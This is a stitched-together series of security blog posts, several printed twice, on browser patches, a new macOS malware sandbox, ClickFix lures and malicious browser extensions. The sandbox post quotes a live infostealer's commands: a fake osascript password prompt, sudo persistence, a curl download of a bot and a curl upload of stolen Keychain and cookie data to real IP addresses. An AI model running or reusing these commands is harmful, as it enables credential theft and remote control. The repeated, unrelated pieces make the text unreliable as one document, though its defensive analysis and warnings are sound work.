
On October 27, Google issued a new Stable channel update for Chrome.
Most users are on Chrome’s Stable channel. The desktop update brings Chrome to versions 156.0.8078.73/.74 for Windows and Mac and 156.0.8078.73 for Linux. The update includes 52 security fixes, including four rated Critical.
On the same day, Mozilla issued Security Advisory 2026-118, which fixes 167 vulnerabilities. Firefox 159 also introduces several new features.
Both updates will roll out over the coming days and weeks.
How to update Chrome
The easiest option is to allow Chrome to update automatically. But you can end up lagging behind on updates if you never close your browser or if something goes wrong, such as an extension preventing the update.
If you don’t want to wait for the rollout to reach you, manually updating is easy. Open About Google Chrome from Chrome’s settings or Help menu. Chrome will check for updates. If one is available, click Relaunch to apply it.
To update Firefox, open the browser and click the menu button at the right side of the Firefox toolbar, then go to Help and select About Firefox. The About Mozilla Firefox window will open.
Firefox will automatically check for updates. If one is available, it will be downloaded. Once done, you’ll be prompted to click Relaunch. After Firefox restarts, it will be up to date.
After the update, the version should be 159.0 or later
Technical details
These Chrome and Firefox updates address a familiar problem: browser code mishandling memory while processing web content. Both releases fix use-after-free vulnerabilities, including flaws in page layout, JavaScript processing, and SVG graphics.
A use-after-free vulnerability occurs when a program attempts to access a memory location after it has been freed. That can cause crashes or, in some cases, allow an attacker to run their own code.
There’s another connection between these updates: both Google and Mozilla credit OpenAI Codex Security with finding bugs fixed in these releases. AI can help security teams examine browser code for weaknesses, alongside human code reviews and automated tests that check how software handles unexpected inputs.
Mozilla’s collaboration with Anthropic shows how AI-discovered findings can lead to fixes: researchers validated vulnerabilities before reporting them, giving Mozilla’s team reproducible bugs to investigate, repair, and deliver to users.
Browse like no one’s watching.
Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free →
On October 27, Google issued a new Stable channel update for Chrome.
Most users are on Chrome’s Stable channel. The desktop update brings Chrome to versions 156.0.8078.73/.74 for Windows and Mac and 156.0.8078.73 for Linux. The update includes 52 security fixes, including four rated Critical.
On the same day, Mozilla issued Security Advisory 2026-118, which fixes 167 vulnerabilities. Firefox 159 also introduces several new features.
Both updates will roll out over the coming days and weeks.
How to update Chrome
The easiest option is to allow Chrome to update automatically. But you can end up lagging behind on updates if you never close your browser or if something goes wrong, such as an extension preventing the update.
If you don’t want to wait for the rollout to reach you, manually updating is easy. Open About Google Chrome from Chrome’s settings or Help menu. Chrome will check for updates. If one is available, click Relaunch to apply it.
To update Firefox, open the browser and click the menu button at the right side of the Firefox toolbar, then go to Help and select About Firefox. The About Mozilla Firefox window will open.
Firefox will automatically check for updates. If one is available, it will be downloaded. Once done, you’ll be prompted to click Relaunch. After Firefox restarts, it will be up to date.
After the update, the version should be 159.0 or later
Technical details
These Chrome and Firefox updates address a familiar problem: browser code mishandling memory while processing web content. Both releases fix use-after-free vulnerabilities, including flaws in page layout, JavaScript processing, and SVG graphics.
A use-after-free vulnerability occurs when a program attempts to access a memory location after it has been freed. That can cause crashes or, in some cases, allow an attacker to run their own code.
There’s another connection between these updates: both Google and Mozilla credit OpenAI Codex Security with finding bugs fixed in these releases. AI can help security teams examine browser code for weaknesses, alongside human code reviews and automated tests that check how software handles unexpected inputs.
Mozilla’s collaboration with Anthropic shows how AI-discovered findings can lead to fixes: researchers validated vulnerabilities before reporting them, giving Mozilla’s team reproducible bugs to investigate, repair, and deliver to users.
Browse like no one’s watching.
Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free →
In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same time, macOS threat actors have shifted toward native ARM64 binaries, multi-stage social engineering installers, credential-harvesting AppleScripts, and evasive infostealers.
Today, we are excited to introduce macOS Mirage, our brand-new, ground-up dynamic analysis sandbox built natively for Apple Silicon and macOS 26. macOS Mirage replaces Box of Apples as part of the VirusTotal Multi-Sandbox project, delivering high-fidelity behavioral telemetry, automated Sigma behavioral detections mapped to MITRE ATT&CK, and—exclusively within our Private Scanning product offering—full Interactive Live Analysis.
Why We Built macOS Mirage: Beyond Box of Apples
Box of Apples was designed for an era of Intel-based Macs and relied on dtrace scripts to monitor system calls. As macOS evolved, two structural shifts required a completely new approach:
Native Apple Silicon (ARM64) Execution: Modern macOS applications and malware families are compiled natively for Apple Silicon or distributed as Universal Mach-O binaries. Running modern samples on legacy Intel hardware either fails outright or misses architecture-specific execution paths. macOS Mirage runs natively on bare-metal Apple Silicon hardware with Apple's native virtualization stack and macOS 26, ensuring authentic execution fidelity.
Modern Kernel-Backed Behavioral Telemetry: In modern macOS releases, System Integrity Protection (SIP) restricts legacy dtrace hooks, and high syscall volumes could cause event drops. macOS Mirage uses modern, kernel-supported macOS security instrumentation to capture process creation, command-line arguments, file system modifications, persistence installation, and access to sensitive credential stores without losing events.
Live Mouse, Keyboard & Clipboard Control(Private Scanning exclusive)
Rich GUI Execution and Persistence Tracking
Many macOS samples package their payloads inside disk images (.dmg) or application bundles (.app) that initialize graphical windows, register background services, or trigger system notifications during execution. macOS Mirage provides full graphics acceleration and desktop monitoring, capturing both visual screenshots and underlying system modifications in real time.
Figure 1: Dynamic detonation of a macOS application in macOS Mirage, capturing both the application GUI and a macOS system notification alerting to a newly registered persistent background Login Item.
Figure 2: Full window management, 3D rendering, and Dock process tracking inside macOS Mirage.
In addition to capturing screenshots to show what a user would see on screen, macOS Mirage automatically monitors security-sensitive locations across the operating system, including:
Persistence Mechanisms:LaunchAgents, LaunchDaemons, Login Items, and cron jobs.
Shell & Environment Profiles: Modifications to .zshrc, .bashrc, .zshenv, and /etc/profile.
Credential & Privacy Stores: Unauthorized access to Keychain databases (login.keychain-db), browser cookie and credential stores, SSH keys, and the Transparency, Consent, and Control (TCC.db) database.
System & Network Configuration: Changes to /etc/hosts, /etc/resolv.conf, and /private/etc/sudoers.
New Behavioral Detections with Sigma Rules: Catching a macOS Info-Stealer in Action
To help analysts quickly identify malicious behavior without sifting through thousands of raw file and process events, macOS Mirage evaluates runtime telemetry against a curated library of macOS Sigma rules and maps every detection directly to MITRE ATT&CK techniques.
When executed inside macOS Mirage, the binary (unix51436504) performs a multi-stage credential theft and persistence chain:
AppleScript Password Phishing: The malware invokes /usr/bin/osascript to display a deceptive system prompt titled "Password Request" asking the user: "Please enter device password to continue."
Local Credential Validation & LaunchDaemon Persistence: It validates the harvested password against local Directory Services (dscl . authonly) and invokes sudo -S to copy /tmp/daemonplist to /Library/LaunchDaemons/com.somedaemon.plist.
Keychain, Browser & Notes Harvesting: The sample opens the user's Keychain (/Users/admin/Library/Keychains/login.keychain-db), Safari cookies (Cookies.binarycookies), Apple Notes database (NoteStore.sqlite), SSH keys (authorized_keys, known_hosts), and .zsh_history, staging the stolen files under /tmp/lksopo while continuously polling the clipboard via pbpaste.
Secondary Payload Download, Exfiltration & Cleanup: Using ditto, the malware compresses the staging directory into /tmp/lksopo.zip, exfiltrates the archive via an HTTP POST request (curl -X POST), downloads a secondary bot payload (curl -o /tmp/binaryexe), and deletes the staging directory (rm -rf /tmp/lksopo) to cover its tracks.
From this single detonation, macOS Mirage automatically generates a high-confidence malicious verdict (macos_osascript_credential_phishing) and triggers 7 distinct Sigma rules spanning the entire attack lifecycle:
Sigma Rule Name
Severity
MITRE ATT&CK
Matched Behavioral Telemetry
macos_osascript_credential_phishing
High
T1059.002, T1056.002
Execution of /usr/bin/osascript displaying fake password prompt: osascript -e set passwen to display dialog "Please enter device password to continue." default answer "" with icon caution
macos_sensitive_credential_store_access
High
T1555.001, T1555.003, T1005
Unauthorized access by ./unix51436504 to /Users/admin/Library/Keychains/login.keychain-db and Safari Cookies.binarycookies
macos_esf_sensitive_file_access
High
T1555.001, T1555.003, T1005
Access to /private/etc/sudoers during privileged persistence installation: sudo -S cp /tmp/daemonplist /Library/LaunchDaemons/com.somedaemon.plist
macos_esf_suspicious_curl_download
Medium
T1105, T1071.001
Downloading secondary stage payload via curl -o /tmp/binaryexe http://193.178.159.129/web/bot
macos_network_upload_activity
Medium
T1041, T1567
Exfiltrating compressed credential archive via curl -X POST -H buildid: ... --data-binary @/tmp/lksopo.zip http://109.238.87.111/log
macos_data_destruction_tools
Medium
T1485, T1070.004
Anti-forensic removal of staging directory via rm -rf /tmp/lksopo
macos_http_tools_with_protocol_indicators
Low
T1071.001, T1105
Automated curl command-line execution with explicit http:// C2 protocol indicators
Hunting Related Threats with VirusTotal Intelligence Pivots
At the time of analysis, sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 was detected by only 6 out of 76 static antivirus engines. Moreover, during execution inside macOS Mirage, the first-stage dropper downloaded and executed a 12.9 MB universal Mach-O second-stage bot (f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c) alongside a LaunchDaemon persistence property list (d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678, 0/75 AV detections). When that second-stage binary is detonated in isolation, it exits in under a second because it depends on hidden state files (~/.bhost, ~/.phost, ~/.username, ~/.pwd) written to disk by the first-stage dropper. Because macOS Mirage tracks the full multi-stage process tree on macOS 26, analysts can pivot directly on runtime command lines, dropped artifacts, network URI patterns, and Sigma detections across VirusTotal Intelligence to uncover entire clusters of active macOS campaigns. For a complete reference of supported file and behavior query syntax, see the VirusTotal Search Modifiers Full List.
1. Process & Command-Line Pivots (behaviour_processes)
Custom Exfiltration curl Headers: Hunts samples exfiltrating staged archives with custom buildid: and username: HTTP headers across rotating C2 servers: behaviour_processes:"curl -X POST -H buildid:"
Exfiltration Collector Server: Pivots on samples posting stolen Keychain, Safari cookie, and Notes archives to 109.238.87.111: behaviour_network:109.238.87.111
Second-Stage Bot C2 Server: Pivots on samples retrieving /web/bot and polling /api/v1/bot/actions/ on 193.178.159.129: behaviour_network:193.178.159.129
Interactive Live Analysis (Exclusive to Private Scanning)
While automated dynamic analysis and Sigma behavioral detections are available on VirusTotal reports, sophisticated macOS threats often require human interaction to detonate completely. Malware may hide behind multi-step custom installer wizards, require a password to unlock a disk image, or pause execution until realistic user input is provided—just like the "Password Request" dialog shown above.
To empower incident responders and malware analysts, Interactive Live Analysis with macOS Mirage is available exclusively as part of our Private Scanning product offering in Google Threat Intelligence and VirusTotal Enterprise:
Real-Time Mouse & Keyboard Control: Analysts can step directly into the running macOS 26 desktop inside their web browser to click buttons, navigate prompts, open Terminal, or manually interact with suspicious applications.
Host-to-Guest Clipboard ("Send as Keystrokes"): Analysts can paste passwords, decryption keys, URLs, or terminal commands from their local workstation directly into the sandbox VM as simulated keystrokes.
Extended Session Timeouts & Network Control: Interactive sessions can run for extended durations (up to 30 minutes) and can be configured with custom network routing modes—including full isolation, simulated internet services, HTTPS MITM inspection, or Tor routing.
Complete Tenant Privacy: All files, interactive sessions, screenshots, and behavioral reports generated in Private Scanning remain strictly isolated within your organization's private environment and are never shared publicly.
Figure 4: Selecting macOS Mirage and enabling Live Interaction inside the Private Scanning configuration modal.
Figure 5: Using the "Send as keystrokes" clipboard bridge during a live interactive macOS Mirage session in Private Scanning.
Try It Out and Share Your Feedback
macOS Mirage is part of our ongoing commitment to expanding multi-platform dynamic analysis across VirusTotal and Google Threat Intelligence. To view the new behavioral reports on public samples, navigate to the Behavior tab on any macOS file report in VirusTotal to inspect process trees, file system changes, network activity, screenshots, and Sigma rule matches. Enterprise customers using Private Scanning can select MacOS Mirage directly from the scan configuration dialog to launch automated or live interactive sessions.
If you find any issues or have feature requests, please don't hesitate to contact us.
A new Branch Target Reuse (BTR) attack has been devised that can recover root password hashes on Intel computers running Linux in 3-5 minutes on average. [...]
A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users.

A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service.
However, there is a very important difference between the two: example.com is reserved for documentation, while third-party[.]com is an ordinary domain. Anyone could register it, and someone did. Every document, test, and skill that hardcoded it now points readers and users to the attacker’s infrastructure.
Researchers at Manifold Security found that third-party[.]com was serving a fake Cloudflare-style verification page to Windows visitors. The page tries to persuade them to open the Windows Run box and paste a command it has copied to their clipboard.This command is designed to download and execute a PowerShell script. At the time of writing the domain hosting the script is not resolving.
ClickFix is a social-engineering technique that turns the victim into the malware installer.
Instead of relying on a malicious attachment or an obvious executable download, the attacker convinces someone to run a command themselves. Common lures include:
A browser error that claims it needs a “manual fix.”
A bogus video-player, document-viewer, or popular software download.
A support scam page that tells the visitor to paste a command into Run, Command Prompt, Terminal, or PowerShell.
ClickFix works because the command often uses legitimate Windows or Mac tools to download and execute the next stage. It also runs with the permissions of the person who has been convinced to enter it.
The consequences can range from information theft to more serious compromise of a company network. In a recent campaign called TerminalFix, a fake Cloudflare CAPTCHA led victims to paste a PowerShell command into Windows Terminal or PowerShell.
How to stay safe
With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Be wary of a webpage that urges you to run commands on your device, especially if it uses a countdown or other pressure tactic.
Don’t run commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Check what you’re pasting. A website may copy a command to your clipboard without showing you the full text. Don’t paste it into a command window.
Secure your device. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users.
A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service.
However, there is a very important difference between the two: example.com is reserved for documentation, while third-party[.]com is an ordinary domain. Anyone could register it, and someone did. Every document, test, and skill that hardcoded it now points readers and users to the attacker’s infrastructure.
Researchers at Manifold Security found that third-party[.]com was serving a fake Cloudflare-style verification page to Windows visitors. The page tries to persuade them to open the Windows Run box and paste a command it has copied to their clipboard.This command is designed to download and execute a PowerShell script. At the time of writing the domain hosting the script is not resolving.
ClickFix is a social-engineering technique that turns the victim into the malware installer.
Instead of relying on a malicious attachment or an obvious executable download, the attacker convinces someone to run a command themselves. Common lures include:
A browser error that claims it needs a “manual fix.”
A bogus video-player, document-viewer, or popular software download.
A support scam page that tells the visitor to paste a command into Run, Command Prompt, Terminal, or PowerShell.
ClickFix works because the command often uses legitimate Windows or Mac tools to download and execute the next stage. It also runs with the permissions of the person who has been convinced to enter it.
The consequences can range from information theft to more serious compromise of a company network. In a recent campaign called TerminalFix, a fake Cloudflare CAPTCHA led victims to paste a PowerShell command into Windows Terminal or PowerShell.
How to stay safe
With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.
Slow down. Be wary of a webpage that urges you to run commands on your device, especially if it uses a countdown or other pressure tactic.
Don’t run commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Check what you’re pasting. A website may copy a command to your clipboard without showing you the full text. Don’t paste it into a command window.
Secure your device. Use an up-to-date, real-time anti-malware solution with a web protection component.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Malicious extensions and ClickFix attacks are two hugely popular topics on our blog, and for a good reason: they’re both very common. In this post, we bring them together. Here’s the thing: in our posts about malicious ClickFix instructions, we don’t always explain exactly how users end up on the attackers’ pages in the first place. A recent study gives us a chance to fill that gap and talk about one of those methods: malicious extensions.
Readers who are not deep into cybersecurity may already have a bunch of questions at this point: how can extensions be malicious? where do they come from? and what exactly is ClickFix, anyway? Fret not: this post answers all these questions.
The danger of browser extensions
Let’s start with the basics. Browser extensions or add-ons are lightweight tools installed in your browser to give it extra capabilities or change how it works with web pages. For example, extensions can block ads, translate pages, download audio and video, save passwords, or take screenshots.
Most browser developers offer users an official extension store. For instance, for the most popular browser, Chrome, that store is the Chrome Web Store. There are also alternative platforms for distributing extensions, though browser developers have recently made it much harder to install and use extensions that don’t come from an official source.
Just like any other software, extensions can be useful, but they can also be malicious. In fact, cybercriminals often spread malicious extensions through those very same official stores, and we’ve covered plenty of such cases on our blog before.
It’s no accident that criminals love spreading malicious plug-ins. To work properly, most extensions need permission to read and modify the content of every web page the user visits. Without that permission, add-ons would be basically useless. For instance, a translation extension needs to read all the text on a page before it can swap the original for the translation.
Cybercriminals take advantage of these capabilities for their own purposes: for example, they intercept logins, passwords and other data entered on websites, swap out payment details, or show victims fake forms and messages. And all of this happens on legitimate sites that users have come to trust without a second thought.
Almost twenty malicious extensions for Chrome and Edge
In late August, cybersecurity researchers reported finding 18 malicious extensions for Chrome and one for Edge. They said all 19 add-ons were probably linked to the same campaign. They base this on the similarity of the malicious code and the methods the attackers used. You’ll find the full list of malicious extensions at the end of this post.
Most of the extensions discovered, 14 in total, were built by the attackers themselves. Their first versions weren’t malicious at all and did exactly what users downloaded them for. But after a while, once users had come to trust the add-on, the attackers pushed an update that slipped in malicious functionality.
As for the remaining five extensions, their creators had nothing to do with the cybercriminals at all. They simply sold their creations to them. This way of getting hold of extensions is also popular among cybercrooks. There are plenty of reasons for that: ready-made add-ons can be bought for relatively little money, and criminals don’t have to build or promote them from scratch. And most importantly, along with the extension, they also inherit its existing user base. Upon buying the add-on, all the attackers need to do is add malicious functions and push an update that installs automatically for users. Users are never told that the extension’s real owner has changed.

In this case, the add-on cybercriminals bought most often was Enable Right Click & Copy — Smart Unlock + OCR. It had 70 000 users in Chrome and 10 000 in Edge. This purchase is exactly why there’s a single Edge extension among all its Chrome relatives. The add-on itself originally served a perfectly benign purpose: it let users select and copy text on sites where that’s normally blocked, and it could also pull text out of images with optical character recognition (OCR).
At the time of the research, the Edge version of the extension had more than 10 000 users. Source
The malicious functionality introduced into the extension makes it reach out to the attackers’ command-and-control (C2) server to download additional modules of nefarious code. These modules can change over time. Since Chrome automatically updates all installed extensions by default, the malicious version lands on the device without users having to do anything at all.
For the downloaded code to run on the websites the user visits, the extension disables one of their defenses — Content Security Policy (CSP). This mechanism allows website owners to declare which scripts and other resources are allowed to load and run on a page. Once this protection is turned off, the extension can inject code it gets from the C2 server right into the pages open in the browser. The website itself isn’t hacked, and it looks the same to everyone else, but for that one infected user, the legitimate page quietly turns malicious.
What these 19 extensions can do
Now let’s take a closer look at what the malicious modules loaded by the extension are actually capable of. Researchers found 16 such modules, built for all sorts of tasks: from stealing data and hijacking cryptocurrency to the ClickFix attacks we’re focusing on here.
Some of the modules simply collect user data. They intercept logins, passwords, email addresses, and other valuable information the user enters into web forms, including payment details. On top of that, the add-ons steal data from Facebook and LinkedIn accounts and collect browsing history. Criminals can use this information to take over accounts, steal money, and launch further attacks against the victim.
A few other modules focus specifically on stealing cryptocurrency and related data directly. One of them is a crypto drainer, a tool that empties crypto wallets. It works with Ethereum and compatible blockchains as well as Solana and Tron. It replaces the real Connect Wallet and Swap buttons on websites with its own fake ones. When a user clicks one of these buttons, the drainer takes over all further interaction with the wallet and walks the victim through confirming the actions needed to steal their cryptocurrency.

Other modules target users of Ledger and Trezor hardware wallets. Right on the official websites of these services, the malicious extension displays a fake wallet update-and-restore page that asks for a seed phrase of 12, 18, or 24 words. The seed phrase the user enters is forwarded straight to the attackers, giving them full control over the wallet.
The fake form asks the user to enter a seed phrase of 12, 18, or 24 words, which then ends up in the attackers’ hands. Source
Finally, some modules gather information from crypto service pages open in the browser, such as OKX, MEXC, Kraken, KuCoin, Coinbase, Binance, Bybit, and MetaMask, including balance details and active session data that can be used to hijack accounts.
And now we’ve finally reached the module that matters most for this post: the one used for ClickFix attacks. We’ll talk about it in the next part.
How malicious extensions are used in ClickFix attacks
The ClickFix attack technique has become extremely popular among cybercriminals lately. It relies on social engineering: the victim is shown fake instructions supposedly needed to complete some action, such as passing a CAPTCHA check, fixing an error, or updating a program. Following these instructions, the user copies the command suggested by the attackers, pastes it into a system tool built for running these commands, and runs it, all by themselves.
We’ve written about attacks like this and their consequences more than once on our blog. But we rarely dig into exactly how a victim ends up on a page with fake instructions in the first place. A campaign that spread malicious extensions through the Chrome Web Store shows us one way this can happen.
Add-ons turn out to be a very handy tool for ClickFix attacks. As we mentioned earlier, when a user visits a page, extensions are allowed reading and changing its content in order to work. That gives attackers the chance to swap in a fake ClickFix instruction at just the right moment, replacing the content of the page the person actually wanted to open.
What’s more, the ClickFix technique itself lets attackers break out of the browser and gain a foothold directly in the system. That means removing the malicious extension won’t necessarily undo the damage: after the user has run the ClickFix command, malware may already be installed outside the browser.

In the specific attack example the researchers describe, the user sees a fake notification saying their browser needs to be updated, along with instructions on how to do it. The instructions change depending on the operating system, and the extension picks up that information automatically too.
In the macOS version of this attack, the user is told to open Terminal, copy a command, paste it there and run it, then restart Chrome to supposedly finish the update. Source
How to avoid falling victim to infected extensions
First off, we recommend checking whether any of the following malicious extensions are already installed in your browser:
Enable Right Click & Copy — Smart Unlock + OCR
RapidLens – Google Lens for Screen Search & Images
Meta & Facebook Ad Library Spy — Save Ads, Finder, Downloader | FeedX-Ray
If you find any of these extensions on your device, we recommend removing it as soon as you can and running a full system scan with a reliable antivirus. As we mentioned above, simply deleting the add-on might not be enough. You can use a free trial version to detect and remove the infection.
How to avoid falling victim to malicious extensions and ClickFix attacks in the future?
Don’t install too many extensions and regularly check the list of those you have.
Remove extensions you don’t use.
Trust the warnings from your operating system and security software, rather than the instructions — or even the demands — of websites and apps.
Researchers at Hudson Rock found that cybercriminals hijacked HBO Max’s verified Reddit account and used it to run 108 malicious ads over roughly 48 hours.
The ads used HBO Max’s trusted corporate account to promote fake AI tools, developer software, and macOS utilities, lowering potential victims’ guards.
Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites instructed visitors to open Terminal on their Mac or, on Windows, the Run dialog or PowerShell, and paste in a command.
This is the hallmark of a growing social engineering technique known as ClickFix.
ClickFix attacks disguise malicious instructions as a routine technical step, such as fixing an error, completing a CAPTCHA, verifying that you are human, or installing software. A web page may silently copy a command to the clipboard, then guide the victim through pasting and running it, by which they will infect their own device.
Researchers at ADAMnetworks have dubbed the operation behind the HBO Max ads “PasteSwitch.” Its infrastructure appears to tailor the next stage to the visitor’s device and the lure being used.
Observed macOS payloads included MacSync and AMOS infostealers designed to steal browser credentials and profiles, Telegram data, Apple Notes, saved passwords, and cryptocurrency wallet recovery phrases.
Windows users could end up with the Amatera infostealer, which runs in memory. The operation has also been linked to cryptocurrency clipboard hijackers, which monitor copied wallet addresses and replace them with an attacker-controlled address before a transaction is sent.
How to stay safe
Reddit admins paused the ads and opened a security investigation after reports came in, but it is important to remain vigilant. Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025.
One reason for its success is that campaigns continue to add new methods for tricking users and different commands for avoiding detection.
Users of macOS Tahoe 26.4 or later may be warned when pasting text into Terminal, but it doesn’t appear for everyone, so you shouldn’t rely on that alone.
Malwarebytes can provide additional protection at several stages of a ClickFix attack. Browser Guard warns when a website tries to copy something to your clipboard, web protection blocks known malicious sites, and real-time protection can detect malware delivered by the campaign.
With ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected:
